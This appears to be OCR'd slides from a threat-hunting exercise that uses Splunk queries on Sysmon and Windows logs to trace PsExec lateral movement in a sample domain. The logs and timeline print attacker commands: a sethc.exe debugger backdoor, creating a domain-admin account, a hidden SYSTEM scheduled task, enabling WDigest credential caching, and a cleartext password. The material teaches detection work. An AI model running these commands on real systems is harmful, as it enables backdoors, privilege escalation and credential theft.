Hints

- https://jpcertcc.github.io/ToolAnalysisResultSheet/details/PsExec.htm

Indications of PSEXESVC

- Information Acquired from Log

Standard Settings

- Source host
  - A registry value created when the PsExec License Agreement has been agreed to (registry).
  - Execution history (Prefetch)
- Destination Host
  - The fact that the PSEXESVC service has been installed, started, and ended is recorded (system log).
  - Execution history (Prefetch)

Additional Settings

- Source host
  - The fact that the PsExec process was executed and that connection was made to the destination via the network, as well as the command name and argument for a remotely executed command are recorded (audit policy, Sysmon).
  - A registry value created when the PsExec License Agreement has been agreed to (Sysmon).
- Destination Host
  - The fact that PSEXESVC.exe was created and accessed, and that connection was made from the source via the network, as well as the command name and argument for a remotely executed command are recorded (audit policy, Sysmon).
- Packet Capture
  - Transmission of PSEXESVC and its output file (-stdin, -stdout, -stderr) with SMB2.

- Evidence That Can Be Confirmed When Execution is Successful

- Source Host: The Event ID 4689 (A process has exited) indicating that psexec.exe was executed and has exited, was recorded in the event log "Security" with the execution result (return value) of "0x0"
- Destination host: In the Event ID: 7045 of the event log "System", the fact that the PSEXESVC service was installed is recorded.

https://jpcertcc.github.io/ToolAnalysisResultSheet/details/PsExec.htm

```
1 psexesvc.exe sourcetype=*winevent* OR sourcetype=*sysmon
2 | stats values(EventDescription) AS EventDescription count by sourcetype source host EventCode
```

All time

✓ **94 events** (8/2/19 8:00:00.000 AM to 7/18/25 6:51:51.000 PM) No Event Sampling

Job | Smart Mode

Events | Patterns | **Statistics (7)** | Visualization

20 Per Page | Format | Preview

sourcetype	source	host	EventCode	EventDescription	count
WinEventLog	WinEventLog:Security	titan	5145	A network share object was checked to see whether the client can be granted desired access.	44
WinEventLog	WinEventLog:System	titan	7045		6
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	MVALITUS-L	11	File Created	2
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	titan	1	Process Create	6
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	titan	11	File Created	6
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	titan	13	Registry value set	6
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	WinEventLog:Microsoft-Windows-Sysmon/Operational	titan	17	Pipe Created	24

```
1 psexesvc.exe sourcetype=WinEventLog EventCode=7045
2 | stats count values(_time) as time by ComputerName body
3 | eval time=strftime(time,"%c")
```

All time

✓ **6 events** (8/2/19 8:00:00.000 AM to 7/18/25 6:53:51.000 PM) | No Event Sampling | Job | Smart M

Events | Patterns | **Statistics (1)** | Visualization

20 Per Page | Format | Preview

ComputerName	body	count	time
titan.thirstyberner.com	A service was installed in the system. Service Name: PSEXESVC Service File Name: %SystemRoot%\PSEXESVC.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem	6	Fri Aug 2 09:56:28 2019 Fri Aug 2 09:57:11 2019 Fri Aug 2 09:57:46 2019 Fri Aug 2 09:58:18 2019 Fri Aug 2 09:58:55 2019 Fri Aug 2 09:59:43 2019

```
psexesvc.exe  sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
| table _time host user CommandLine ParentCommandLine
| sort + _time
```


All time

✓ **6 events** (8/2/19 8:00:00.000 AM to 7/18/25 6:55:13.000 PM) | No Event Sampling | Job | Smart Mode


Events | Patterns | **Statistics (6)** | Visualization

20 Per Page | Format | Preview

_time	host	user	CommandLine	ParentCommandLine
2019-08-02 09:56:30	titan	THIRSTYBERNER\Administrator	"cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	C:\Windows\PSEXESVC.exe
2019-08-02 09:57:11	titan	THIRSTYBERNER\Administrator	"cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	C:\Windows\PSEXESVC.exe
2019-08-02 09:57:46	titan	THIRSTYBERNER\Administrator	"cmd" /c net localgroup administrators daffligem /add	C:\Windows\PSEXESVC.exe
2019-08-02 09:58:18	titan	THIRSTYBERNER\Administrator	"cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN	C:\Windows\PSEXESVC.exe
2019-08-02 09:58:55	titan	THIRSTYBERNER\Administrator	"cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	C:\Windows\PSEXESVC.exe
2019-08-02 09:59:44	titan	THIRSTYBERNER\Administrator	"cmd" /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1	C:\Windows\PSEXESVC.exe



```
psexesvc.exe
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="\"cmd\" /c C:\\Windows\\System32\\REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows
    NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /t REG_SZ /v Debugger /d C
    :\\windows\\system32\\cmd.exe /f"
```



psexec -i \\marklap c:\bin\test.exe

```
psexesvc.exe
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="\"cmd\" /c C:\\Windows\\System32\\REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows
    NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /t REG_SZ /v Debugger /d C
    :\\windows\\system32\\cmd.exe /f"
```

Add wildcards on either end of the CommandLine string

****

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="*C:\\Windows\\System32\\REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image
    File Execution Options\\sethc.exe\" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f*"
```

https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

```
1 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 CommandLine="*C:\\Windows\\System32\\REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image
    File Execution Options\\sethc.exe\" /t REG_SZ /v Debugger /d C:\\windows\\system32\\cmd.exe /f*"
2 | table _time host user CommandLine OriginalFileName Image ParentCommandLine
```

All time

✓ **2 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:04:17.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (2)** Visualization

20 Per Page Format Preview

_time	host	user	CommandLine	OriginalFileName	Image	ParentCommandLine
2019-08-02 09:55:49	AGRADY-L	NT AUTHORITY\SYSTEM	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	psexec.c	C:\Windows\System32\printdrv\smb.exe	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACA
2019-08-02 09:56:30	titan	THIRSTYBERNER\Administrator	"cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	Cmd.Exe	C:\Windows\System32\cmd.exe	C:\Windows\PSEXESVC.exe

```
1 psexesvc.exe sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=11
2 | table _time host TargetFilename
3 | sort + _time
```

✓ **8 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:06:43.000 PM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (8)** Visualization

20 Per Page ▾ Format Preview ▾

_time ⇕	host ⇕	TargetFilename ⇕
2019-08-02 09:11:26	MVALITUS-L	C:\Windows\PSEXESVC.exe
2019-08-02 09:11:26	MVALITUS-L	C:\Windows\PSEXESVC.exe
2019-08-02 09:56:07	titan	C:\Windows\PSEXESVC.exe
2019-08-02 09:56:50	titan	C:\Windows\PSEXESVC.exe
2019-08-02 09:57:25	titan	C:\Windows\PSEXESVC.exe
2019-08-02 09:57:57	titan	C:\Windows\PSEXESVC.exe
2019-08-02 09:58:34	titan	C:\Windows\PSEXESVC.exe
2019-08-02 09:59:01	titan	C:\Windows\PSEXESVC.exe

```
1 psexesvc.exe sourcetype=*winevent* OR sourcetype=*sysmon*  EventCode=17
2 | table _time host ProcessId PipeName
3 | sort + _time
```

All time

✓ **24 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:08:02.000 PM) | No Event Sampling | Job | Smart Mo

Events | Patterns | **Statistics (24)** | Visualization

20 Per Page | Format | Preview | Prev 1 2

_time	host	ProcessId	PipeName
2019-08-02 09:56:29	titan	3232	\PSEXESVC
2019-08-02 09:56:30	titan	3232	\PSEXESVC-AGRADY-L-9464-stderr
2019-08-02 09:56:30	titan	3232	\PSEXESVC-AGRADY-L-9464-stdout
2019-08-02 09:56:30	titan	3232	\PSEXESVC-AGRADY-L-9464-stdin
2019-08-02 09:57:11	titan	2940	\PSEXESVC-AGRADY-L-4268-stderr
2019-08-02 09:57:11	titan	2940	\PSEXESVC-AGRADY-L-4268-stdout
2019-08-02 09:57:11	titan	2940	\PSEXESVC-AGRADY-L-4268-stdin
2019-08-02 09:57:11	titan	2940	\PSEXESVC
2019-08-02 09:57:46	titan	1284	\PSEXESVC-AGRADY-L-12364-stderr
2019-08-02 09:57:46	titan	1284	\PSEXESVC-AGRADY-L-12364-stdout
2019-08-02 09:57:46	titan	1284	\PSEXESVC-AGRADY-L-12364-stdin
2019-08-02 09:57:46	titan	1284	\PSEXESVC
2019-08-02 09:58:18	titan	3692	\PSEXESVC-AGRADY-L-9448-stderr
2019-08-02 09:58:18	titan	3692	\PSEXESVC-AGRADY-L-9448-stdout
2019-08-02 09:58:18	titan	3692	\PSEXESVC-AGRADY-L-9448-stdin
2019-08-02 09:58:18	titan	3692	\PSEXESVC
2019-08-02 09:58:55	titan	4116	\PSEXESVC-AGRADY-L-9236-stderr

Assembling a Broader Picture

Sysmon Events 1, 11 and 17

```
(psexesvc.exe OR psexec) sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode IN (1,11,17)
| table _time host CommandLine ProcessId ParentProcessId PipeName TargetFilename
| sort + _time
```

20 Per Page | Format | Preview

< Prev 1 2 3 Next >

_time	host	CommandLine	ProcessId	ParentProcessId	PipeName	TargetFilename
2019-08-02 09:11:25	AGRADY-L	"c:\windows\system32\printdrv\smb.exe" -accepteula \\10.1.1.101 -u thirstyberner\frothly_helpdesk -p Beerandseltzer1 -s cmd	11800	1984		
2019-08-02 09:11:26	MVALITUS-L		4			C:\Windows\PSEXESVC.exe
2019-08-02 09:11:26	MVALITUS-L		4			C:\Windows\PSEXESVC.exe
2019-08-02 09:55:49	AGRADY-L	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	9464	9636		
2019-08-02 09:56:07	titan		4			C:\Windows\PSEXESVC.exe
2019-08-02 09:56:29	titan		3232		\PSEXESVC	
2019-08-02 09:56:30	titan	"cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	832	3232		
2019-08-02 09:56:30	titan		3232		\PSEXESVC-AGRADY-L-9464-stderr	
2019-08-02 09:56:30	titan		3232		\PSEXESVC-AGRADY-L-9464-stdout	
2019-08-02 09:56:30	titan		3232		\PSEXESVC-AGRADY-L-9464-stdin	
2019-08-02 09:56:32	AGRADY-L	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	4268	12464		
2019-08-02 09:56:50	titan		4			C:\Windows\PSEXESVC.exe
2019-08-02 09:57:06	AGRADY-L	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add	12364	12336		

No Pipe Creation!

No Execution on Remote Host!

```
1 PSEXESVC  sourcetype=WinEventLog EventCode=5145
2 | table _time RecordNumber host Account_Name Source_Address Relative_Target_Name Share_Name Accesses
3 | sort + _time RecordNumber
```

All time

✓ **68 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:13:12.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (68)** | Visualization

20 Per Page | Format | Preview | Prev 1 2 3 4 Next

_time	RecordNumber	host	Account_Name	Source_Address	Relative_Target_Name	Share_Name	Accesses
2019-08-02 09:56:07	318942	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	READ_CONTROL
2019-08-02 09:56:07	318943	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	WriteData (or AddFile)
2019-08-02 09:56:08	318944	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	ReadAttributes
2019-08-02 09:56:08	318945	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	READ_CONTROL
2019-08-02 09:56:08	318946	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	ReadAttributes
2019-08-02 09:56:29	318959	titan	Kpilsner	10.1.1.100	PSEXESVC	*\IPC$	READ_CONTROL
2019-08-02 09:56:30	318960	titan	Kpilsner	10.1.1.100	PSEXESVC-AGRADY-L-9464-stdin	*\IPC$	READ_CONTROL
2019-08-02 09:56:30	318961	titan	Kpilsner	10.1.1.100	PSEXESVC-AGRADY-L-9464-stdout	*\IPC$	READ_CONTROL
2019-08-02 09:56:30	318962	titan	Kpilsner	10.1.1.100	PSEXESVC-AGRADY-L-9464-stderr	*\IPC$	READ_CONTROL
2019-08-02 09:56:30	318964	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	DELETE
2019-08-02 09:56:50	318974	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	READ_CONTROL
2019-08-02 09:56:50	318975	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	WriteData (or AddFile)
2019-08-02 09:56:50	318976	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	ReadAttributes
2019-08-02 09:56:50	318977	titan	Kpilsner	10.1.1.100	PSEXESVC.EXE	*\ADMIN$	READ_CONTROL
2019-08-02 09:56:50	318978	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	READ_CONTROL
2019-08-02 09:56:51	318979	titan	Kpilsner	10.1.1.100	PSEXESVC.exe	*\ADMIN$	ReadAttributes

What Is Our Timeline? (1/4)

psexesvc.exe

Time	Event(s)	Attributes	Host
09:11:25	Process Creation	"c:\windows\system32\printdrv\smb.exe" -accepteula \\10.1.1.101 -u thirstyberner\frothly_helpdesk -p Beerandseltzer1 -s cmd	agrady-l
09:11:26	File Creation	C:\Windows\PSEXESVC.exe	mvalitus-l
09:55:49	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	agrady-l
09:56:07	File Creation	C:\Windows\PSEXESVC.exe	titan
09:56:28-09:56:30	Service was installed Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	titan

What Is Our Timeline? (2/4)

psexesvc.exe

Time	Event(s)	Attributes	Host
09:56:32	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	agrady-l
09:56:50	File Creation	C:\Windows\PSEXESVC.exe	titan
09:57:06	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add	agrady-l
09:57:11	Service was installed Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	titan
09:57:25	File Creation	C:\Windows\PSEXESVC.exe	titan
09:57:38	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN	agrady-l

What Is Our Timeline? (3/4)

psexesvc.exe

Time	Event(s)	Attributes	Host
09:57:46	Service was installed Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c net localgroup administrators daffligem /add	titan
09:57:57	File Creation	C:\Windows\PSEXESVC.exe	titan
09:58:15	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	agrady-l
09:58:18	Service was installed Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN	titan

What Is Our Timeline? (4/4)

psexesvc.exe

Time	Event(s)	Attributes	Host
09:58:34	File Creation	C:\Windows\PSEXESVC.exe	titan
09:58:42	Process Creation	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1	agrady-l
09:58:55	A service was installed in the system. Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1"	titan
09:59:01	File Creation	C:\Windows\PSEXESVC.exe	titan
09:59:43-09:59:44	Service was installed Pipe Created Process Creation	Service Name: PSEXESVC "cmd" /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1	titan

How Can We Visualize This?

psexesvc.exe

IP: 10.1.1.100

Domain: thirstyberner

Computer Name: agrady-l

09:11:25
Target: mvalitus-l

09:55:49
Target: titan,reg add command

09:56:32-09:57:38
Target: titan
Net user commands – add and two groups

09:58:15
Target: titan, schtasks create command

09:58:42
Target: titan, reg add command

smb.exe
Command

IP: 10.1.1.101

Domain: thirstyberner

Computer Name: mvalitus-l

09:11:26
PSEXESVC.exe
No indication of success

IP: 10.1.1.10

Domain: thirstyberner

Computer Name: titan

09:56:07-09:56:30
PSEXESVC.exe
Process Creation – Reg add

09:56:50-09:58:18
PSEXESVC.exe
Process Creation– user add and two groups

09:57:57-09:58:55
PSEXESVC.exe
Process Creation – schtasks

09:59:01-09:59:44
PSEXESVC.exe
Process Creation – reg add

What Is Our Narrative?

psexesvc.exe

- Psexec.exe is masqueraded as smb.exe by the adversary but psexesvc.exe leaves a tell-tale clue behind

- An attempt to connect using the frothly_helpdesk account was made to mvalitus-l
  - A password is also shown in the clear in that attempt

- All psexec commands originated from agrady-l and targeted titan with commands that
  - Edit the registry (can someone share what this command is doing at 09:56:28?)
  - Create and assign a user to groups
  - Create a scheduled task on titan that run a PowerShell script
  - Edit the registry (can someone share what this command is doing at 09:59:43?)

Artifacts Known/Uncovered

psexesvc.exe

Frothly Systems

- agrady-l \ 10.1.1.100
- mvalitus-l \ 10.1.1.101
- titan \ 10.1.1.10

User

- THIRSTYBERNER\Administrator
- kpilsner

Processes


- smb.exe – masqueraded psexec.exe
- psexesvc.exe


Commands Executed

